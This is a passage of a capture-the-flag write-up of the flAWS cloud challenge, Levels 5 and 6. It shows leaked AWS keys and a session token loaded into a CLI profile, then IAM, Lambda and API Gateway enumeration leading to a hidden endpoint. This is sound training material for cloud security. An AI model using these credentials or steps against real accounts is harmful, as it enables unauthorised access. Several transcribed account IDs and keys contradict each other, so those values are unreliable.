


Fig 3.9 Digging deeper to find the credentials

I set up a new profile in my AWS CLI by editing ~/.aws/credentials and added this:

[level5]

aws_access_key_id = ASIA6GG7PSQGX5DPFW6L

aws_secret_access_key = 9vuiAIKmJIwgdqDpooZP18P9wThNi0KfOFt+sxZF

aws_session_token =

IQoJb3JpZ2luX2VjENn////////wEaCXVzLXdlc3QtMiJHMEUCIAx6JrFUI2kBk31iM6qTmP0I
Eh9m/fSmUOq6jqc8LQyFAiEAYNr5wwjHf4sHObmb44fIS5hQE80oNSjRHH7sWiBNFoUqsg
UIEhAEGgw5NzU0MjYyNjIwMjkiDHjDdHCs0nQM+gc57CqPBRuJHuu60ni5gMzYuat9dTW
+xATF7ANoGuqecCjD9qq6TEX16rJ1JB8cAI3qNpgl9Uu+YxenhkzXn7rVnv40JtboolpKAXrC
ZEKIBTBm4S2sIrf8EXoWXY32XgV8GNeef+R947Qxtmp8BRwXtw1cYQDM22aBIM8Y9IU
wdKudjw7RZt/UiCK+MqUwiPYRxtYwop6cScilTYEGA5OM1tLZMGGAB/+tSj1fNLJekrqQf
70Q4yJK39sAyg7jpdHKYvTfbjz+JVcKg93DfRgP9rMInb/qunkq2HwBBZPwvTPM4ZjoddFqa
HgXqWJcTBRHSFzz/I6qxFRQDoBRU4orWApzJ4F9kEMvCBmdxHsSMkwvbiU/wnUAo3FSu
3IgbtZjGQ6B51P98G7AqGIwWroQmoQJxoeuvXwb1BHoZZI4OLxQeRDPNWIJGhnPGdi4RF
M73al+7cjznuusVd7sTFIqDpoMr0idL0brXeyAgfJ1ii5E/aRhbxq3EEK+nOZP47eTXDpNdIBW
yYn/8u+uhnthfGgEr06QyM4lZMFN787IEaGSwKTriESBROIz9CQzYTCc1hu0LsQe1b6IguR6l
/BC+0cL4XKFeOowWJ2PfstMOAJDXKQnTnMkefxfG+JeLrE5o8ij+p6LHSoHTyPkA7PzZIW
CWywfqFNO23C73A1XIyfd5vhn4IInkJNEsscyQuk4Gh55p3H21EUQtGCS6mxItV9t5I0BzT2e

N3XyLLLAWZNbKDz5Xhx+uqGC7WpZ3VB7eiaVNCeBsJTY0E8ona811v04PAXN9Moz9vp
Ds5SwZfsJrk/EXcWVQWY4fNlIPuaMq1GARsW8EoqbeeV9gbzGiqT3OCHRwpen/HTbhumg
Z4u2N94w05y3xAY6sQEPl6aSgBs6kr5VaHpzYKf9VQD6Zq8lcoezCfB8Q9cv7R5D/CxcVvbg
BFInmqSGEoYHPIRuHfNbkq3RNVJwnQ9pRkiyurrrjQmE9A18XHQE8EeqQUYGIJWHtHLic8
eEne6zvce18iz41/O1QPTP4TsY5NnMuajPgLf4GLJW0TvfpSWxf8hLf5dIT2bBfPtwoA7zxH1j
44MQl5NocwtKI2niuEwMbZzk7fJUJ5vraCUuho0=





Fig 4.0 Editing the credentials folder

Then I ran:

```
aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5
```

It worked! I saw the contents, which included index.html and a hidden-looking directory called ddcc78ff/.



```
rene@silentRecon: ~  
$ cd /home/rene/.aws/credentials  
zsh: permission denied: /home/rene/.aws/credentials  
rene@silentRecon: ~  
$ sudo /home/rene/.aws/credentials  
[sudo] password for rene:  
sudo: /home/rene/.aws/credentials: command not found  
rene@silentRecon: ~  
$ nano /home/rene/.aws/credentials  
rene@silentRecon: ~  
$ aws --profile level5 s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud  
Could not connect to the endpoint URL: "https://s3.amazonaws.com/level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud?list-type=2&prefix=ddcc78ff&delimiter=s2f&encoding-type=url"  
rene@silentRecon: ~  
$ nano /home/rene/.aws/credentials  
rene@silentRecon: ~  
$ aws sts get-caller-identity --profile level5  
{  
  "UserId": "AROA130XQ3Q3LJAWI055:1-05bef8a081f307783",  
  "Account": "9784262829",  
  "Arn": "arn:aws:sts::9754262829:assumed-role/flaws/I-05bef8a081f307783"  
}  
rene@silentRecon: ~  
$ aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5  
2017-02-26 21:11:07 PRE ddcc78ff/  
915 index.html  
rene@silentRecon: ~
```

Fig 4.1 Viewing contents of the bucket.

I went to:

<http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/>

And that got me into Level 6.




Fig 4.1.1 Moving to level 6

This level was a solid reminder of how dangerous server-side request forgery can be especially when it lets you hit internal metadata endpoints. If an EC2 instance has an IAM role with broad permissions and there's no egress filtering or IMDSv2 protection, it's a real risk.

Level 6 – Abusing IAM Roles and API Gateway for Privilege Escalation




Fig 4.2 Level 6

In Level 6 of the flAWS challenge, I was given a set of AWS credentials with limited permissions and had to figure out what I could access; Access key ID:

AKIAJFQ6E7BY57Q3OBGA

Secret: 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.

I started by setting up the credentials under a new AWS CLI profile called level6, then ran-
aws iam get-user

-just to confirm I was authenticated as the correct IAM user.

```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
(rene@silentbeacon: ~)
$ aws configure profile level6
usage: aws [options] <command> [<subcommand> ...] [<parameters>]
To see help text, you can run:
    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: argument subcommand: Invalid choice, valid choices are:
list                                | get
set                                | add-model
import                             | list-profiles
sso                                | sso-session
export-credentials                 | wizard

(rene@silentbeacon: ~)
$ aws configure --profile level6
AWS Access Key ID [None]: AKIAJFQE7BY57Q308GA
AWS Secret Access Key [None]: S2jpywHbV1dLqAnFuZfkvjXrteZyhP+d24ps+u
Default region name [None]:
Default output format [None]:

(rene@silentbeacon: ~)
$ iam get-user
Command 'iam' not found, did you mean:
command 'ia' from deb internetarchive
command 'iat' from deb iat
command 'bas' from deb bas
command 'cam' from deb libcamera-tools
command 'nam' from deb vin-addon-manager
command 'nan' from deb nan
Try: sudo apt install <deb name>


(rene@silentbeacon: ~)
$ aws iam get-user
{
  "User": {
    "Path": "/",
    "UserName": "level6",
    "UserId": "AIDAZLZK7UL6XTC5A5TN3",
    "Arn": "arn:aws:iam::643811857277:user/level6",
    "CreateDate": "2025-07-31T16:05:45+00:00"
  }
}
```

Fig 4.3 Configuring profile level6 and confirming

Next, I wanted to see what permissions were attached to that user. I used-

aws iam list-attached-user-policies --user-name level6 --profile level6

-which showed me two policies: the standard AWS-managed SecurityAudit policy and a custom one named list_apigateways.



```
(rene@silentrecong:~)$ aws iam list-attached-user-policies --user-name level6 --profile level6
{
  "AttachedPolicies": [
    {
      "PolicyName": "MySecurityAudit",
      "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
    },
    {
      "PolicyName": "list_apigateways",
      "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
    }
  ]
}

(rene@silentrecong:~)$ aws iam get-policy
usage: aws [options] <command> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help

aws: error: the following arguments are required: --policy-arn

(rene@silentrecong:~)$
```

Fig 4.4 Listing the attached user policies

Curious about the custom policy, I grabbed its ARN and version and run


aws iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --profile level6 and aws iam get-policy-version \

--policy-arn arn:aws:iam::975426262029:policy/list_apigateways \

--version-id v4 \

--profile level6.

It turned out to allow apigateway:GET actions on all REST APIs in the us-west-2 region.



```
File Actions Edit View Help
rene@kali:recog -
"Policy": {
  "PolicyName": "list_apigateways",
  "PolicyId": "ANSAZLW7QWCSJPC8AIG",
  "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
  "Path": "/",
  "DefaultVersionId": "v4",
  "AttachmentCount": 1,
  "PermissionsBoundaryUsageCount": 0,
  "IsAttachable": true,
  "Description": "List apigateways",
  "CreateDate": "2017-02-20T01:45:17+00:00",
  "UpdateDate": "2017-02-20T01:45:17+00:00",
  "Tags": []
}
}
(rene@kali:recog)-[~]
$ aws iam get-policy-version \
--policy-arn arn:aws:iam::975426262029:policy/list_apigateways \
--version-id v4 \
--profile level6
An error occurred (ValidationError) when calling the GetPolicyVersion operation: Invalid ARN: Could not be parsed!
(rene@kali:recog)-[~]
$ aws iam get-policy-version \
--policy-arn arn:aws:iam::975426262029:policy/list_apigateways \
--version-id v4 \
--profile level6
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": [
            "apigateway:GET"
          ],
          "Effect": "Allow",
          "Resource": "arn:aws:apigateway:us-west-2::restapis/*"
        }
      ]
    },
    "VersionId": "v4",
    "IsDefaultVersion": true,
    "CreateDate": "2017-02-20T01:45:17+00:00"
  }
}
(rene@kali:recog)-[~]
```

Fig 4.5 Getting policy and policy versions

At that point, I figured there might be something interesting in the API Gateway or Lambda. Since I had the SecurityAudit policy, I tried-

aws lambda list-functions --profile level6 --region us-west-2

-and found a function called Level6. I checked its permissions using-

aws lambda get-policy --function-name Level6 --profile level6 --region us-west-2

-and saw it was connected to an API Gateway with the ID s33ppypa75.

which told me the stage was called Prod. Putting everything together, the full endpoint was:
<https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6>

```
File Actions Edit View Help
{
  "PackageType": "Zip",
  "Architectures": [
    "x86_64"
  ],
  "EphemeralStorage": {
    "Size": 512
  },
  "SnapStart": {
    "ApplyOn": "None",
    "OptimizationStatus": "Off"
  },
  "LoggingConfig": {
    "LogFormat": "Text",
    "LogGroup": "/aws/lambda/Level6"
  }
}

(rene@silentRecon:~)
$ aws lambda get-policy --function-name Level6 --profile level6
You must specify a region. You can also configure your region by running "aws configure".

(rene@silentRecon:~)
$ aws lambda get-policy --function-name Level6 --profile level6 --region us-west-2
{
  "Policy": "{\n  \"Version\": \"2012-10-17\", \"Id\": \"default\", \"Statement\": [\n    {\n      \"Sid\": \"904618a93f593b76ad66ded6d82c8a8b\", \"Effect\": \"Allow\", \"Principal\": {\n        \"Service\": \"apigateway.amazonaws.com\" \n      }, \"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-west-2:975426262029:function:Level6\", \"Condition\": {\n        \"ArnLike\": {\n          \"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/*GET/level6\" \n        } \n      } \n    ] \n  }\", \"RevisionId\": \"edaca849-86fb-4495-a09c-3bc6115d3087\" \n}"

(rene@silentRecon:~)
$ aws apigateway get-stages --rest-api-id s33ppypa75 --profile level6 --region us-west-2
{
  "item": {
    "deploymentId": "8gppiv",
    "stageName": "Prod",
    "cacheClusterEnabled": false,
    "cacheClusterStatus": "NOT_AVAILABLE",
    "methodSettings": [],
    "tracingEnabled": false,
    "createdDate": "2017-02-20T19:26:08-05:00",
    "lastUpdatedDate": "2017-02-20T19:26:08-05:00"
  }
}
```

Fig 4.8 Checking the correct stage name




Fig 4.9 Opening the url

